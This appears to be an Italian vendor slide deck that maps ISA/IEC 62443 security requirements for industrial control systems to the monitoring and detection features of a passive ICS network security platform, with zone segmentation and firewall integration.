- Logging dei file transfers
- RDP session monitor
- Rilevamento comandi fuori orario lavorativo
- Rilevamento dell'apertura/chiusura di troppi switch breakers in istanti troppo ravvicinati (Ukrainian attack)
- Monitoraggio di variabili di processo (alert su cambiamenti istantanei)

IEC 62443: una reale implementazione



GENERAL

- 1-1 Terminology, concepts and models
- 1-2 Master glossary of terms and abbreviations
- 1-3 System security compliance metrics
- 1-4 IACS security lifecycle and use-case

POLICIES & PROCEDURES

- 2-1 Requirements for an IACS security management system
- 2-2 Implementation guidance for an IACS security management system
- 2-3 Patch management in the IACS environment
- 2-4 Installation and maintenance requirements for IACS suppliers

SYSTEM

- 3-1 Security technologies for IACS
- 3-2 Security levels for zones and conduits
- 3-3 System security requirements and security levels

COMPONENT

- 4-1 Product development requirements
- 4-2 Technical security requirements for IACS components

Identification & Authentication Control

ISA/IEC 62443-3-3

SR 1.2 Identificare ed autenticare tutti gli users (umani, processi software e dispositivi) prima di permetere loro di accedere al Control System.
Meccaniscmi di Identificazione ed Autenticazione sono necessari per per tutte le entità al fine di proteggersi da attacchi di tipo man-in-the-middle o message spoofing

ISA/IEC 62443-4-2

CR1.1 Accesso ai componenti (applicazioni, hosts, embedded devices e network devices) devono supportare separazione dei compiti e gestione di diversi privilegi
CR1.2 Il componente deve offrire la capacità di supportare la gestione di accounts, inclusa la creazione, attivazione, modifica, disabilitazione e rimozione di accounts.
CR1.5 Il componente deve fornire la capacità di a) configurare la sicurezza della password in base alla lunghezza ed i caratteri b) ridurre la password lifetime.
CR1.8 L'applicazione deve limitare il numero dei tentativi di accesso invalidi effettuati in un periodo di tempo (configurabile).
SR1.12 Il componente deve monitorare e controllare gli accessi remoti (fuori dalla sua rete) verso se stesso

IEC 62443-3-3

IEC 62443-4-2

In che modo la tecnologia proposta può aiutare?

La tecnologia cutting-edge può essere usata per identificare passivamente tutti gli assets, le comunicazioni ed I servizi utilizzati a livello di rete.
La presenza di dispositivi non autorizzati, l'uso di servizi o comandi impropri (protocolli/porte) , ed ogni altra attività indesiderata sulla rete viene rilevata e segnalata in real-time.
Questo include attacchi man-in-the-middle e messaggi di spoofing, cosi come il monitoraggio degli accessi al sistema stesso.

Il sistema proposto richiede esso stesso l'autenticazione per poter operare, ed implementa al suo interno un controllo di accesso role-based ed un logging delle attività. System administrators possono definire privilegi, creare/modificare e cancellare accounts.
La sicurezza della password, il numero di tentativi di accesso prima del lockout, la durata della sessione, sono tutti parametri configurabili

Use Control

ISA/IEC 62443-3-3
Imporre i privilegi corretti agli user autenticati (umani, processi software o device) durante l'esecuzione di azioni sull' IACS e monitorare l'uso di questi privilegi.

ISA/IEC 62443-4-2
SR2.5 Il componente deve generare audit records per il controllo di accessi, system events, attività di riconoscimento, etc.

IEC 62443-3-3

IEC 62443-4-2

In che modo la tecnologia proposta può aiutare?

La piattaforma proposta monitora tutte le attività di rete ed è in grado di intercettare ogni uso non autorizzato dei dispositivi o sistemi di controllo, come ad esempio comandi indesiderati o pericolosi (es. PLC stop, restart e firmware updates) durante il loro svolgimento

La soluzione proposta può registrare tutti gli eventi relativi alla sicurezza quali accessi remoti e potenziali azioni di riconoscimento, realizzato sia con semplici port scans che con tecniche più avanzate.

System & Data Integrity

ISA/IEC 62443-3-3

SR 3.2 Il sistema di controllo deve fornire la capacità di impiegare meccanismi di protezione, rilevazione, report e correzione agli effetti di codice malevolo o software non autorizzato

SR 3.5 Il sistema di controllo deve calidare la sintassi ed il contenuto di ogni input usato nel processo industriale o input che può avere impatto diretto sulle azioni del control system (es. valori out-of-range, caratteri invalidi nel data fields).

ISA/IEC 62443-4-2

SR3.1 Il componente deve proteggere l'integrità dei dati trasmessi.

SR3.7 Il componente deve verificare l'integrità e l'authenticità di ogni informazione generata da fonti esterne che vengono usate come process control input.

IEC 62443-3-3

IEC 62443-4-2

In che modo la tecnologia proposta può aiutare?

La piattaforma proposta rileva e segnala ogni tipo di manipolazione non autorizzata sui dispositivi di controllo (e.g. download di nuovo firmware sul PLC) così come la presenza di codice malevolo che potrebbe compromettere l'integrità del dispositivo (e.g. malware che trasmette valori illegittimi o cerca di contatare il Command & Control server).

La soluzione può inoltre validare valori scambiati tra I dispositivi di rete per garantire che questi rientrino nei piani previsti per il sistema.

La piattaforma può supportare l'integrità dei dati trasmessi in due modi: primo rilevando i tentativi di intercettazione dei messaggi, secondo validando il messaggio relativamente al formato ed al contenuto.

Per concludere può verificare l'autenticità validando l' encryption certificates.

Data Confidentiality

ISA/IEC 62443-3-3
Garantire la riservatezza delle informazioni trasmesse sul canale o poste in repositories.

ISA/IEC 62443-4-2
SR4.4 Il componente deve implementare algoritmi di crittografia per le informazioni sensibili.

IEC 62443-3-3

IEC 62443-4-2

In che modo la tecnologia proposta può aiutare?

La piattaforma può verificare l'uso di crittografia per lo scamio di dati sensibili.
E' inoltre in grado di allertare in caso di comunicazione realizzata con protocolli o livelli di encryption insicuri.

Restricted Data Flow

ISA/IEC 62443-3-3
Segmentare il sistema di controllo in zones e conduits al fine di limitare il flusso di dati allo stretto necessario
SR 5.2 Il sistema di controllo deve avere la capacità di monitorare e controllare i confini delle zones al fine di rinforzare la compartimentazione definita nel modello risk-based di zones e conduits

ISA/IEC 62443-4-2
SR5.1 Il componente deve imporre authorizzazioni al fine di controllare il flusso di informazioni dentro e tra le zones
SR5.4 La comunicazione deve essere controllata ai confini di ogni zona.

IEC 62443-3-3

IEC 62443-4-2

In che modo la tecnologia proposta può aiutare?

La piattaforma supporta la definizione di zone e conduits dalla fase di design fino al loro utilizzo quotidiano. Per realizzare un corretto design delle zone, il software è in grado di generare una chiara mappa di tutti I dispositivi di rete, I loro ruoli ed I flussi di comunicazioni in cui sono coinvolti.
Questo è un input fondamentale per segmentare la rete in zone e limitare il flusso in conduits..

Durante la fase di detection, il sistema è in grado di rilevare ogni accesso illegittimo alla rete ed ogni flusso di comunicazione che viola la segmentazione.
La validazione di accesso non si limita solo ai confini delle zone, ma può entrare anche al loro interno per analizzare che le comunicazioni siano quelle effettivamente previste.

Timely Response to Event

ISA/IEC 62443-3-3

Reagire a violazioni di sicurezza notificando l'errore alle dovute autorità, riportando le prove della violazione per permettere un tempestivo intervento di correzione.
Includere meccanismi che collezionano, stilano report, preservano e correlano automaticamente i dati forensi per assicurare delle azioni correttive mirate.

ISA/IEC 62443-4-2

SR 6.2 Le attività del Control System vanno monitorate continuamente al fine di rilevare attacchi o accessi non autorizzati al sistema. Il monitoraggio può essere realizzato attraverso una varietà di tool e tecniche (IDS, IPS, etc.).

IEC 62443-3-3

IEC 62443-4-2

In che modo la tecnologia proposta può aiutare?

La piattaforma proposta può monitorare continuamente comunicazioni in ingresso ed uscita, sa rilevare quelle non autorizzate, inclusi attacchi informatici.
Si potrebbe comparare ad un IDS, dato che opera in modo completamente passivo, ma a differenza di altri nasce dal principio per proteggere le reti ICS con tutte le sue peculiarità.

Il sistema fa uso di real-time alert spediti verso una authority prescelta- Questi messaggi contengono sempre dettagli sulla sorgente del problema, il suo obiettivo e la natura del problema/minaccia stessa. A scelta può essere mandata anche una copia del traffico registrato durante la rilevazione.
.

La Cyber Resilienza

La soluzione abbinata di una piattaforma Cutting-Edge e la segmentazione in isole tramite opportuni Firewall, pilotabili dinamicamente dalla piattaforma stessa, permette di identificare e risolvere in modo rapido e/o automatico le minacce alla continuità del business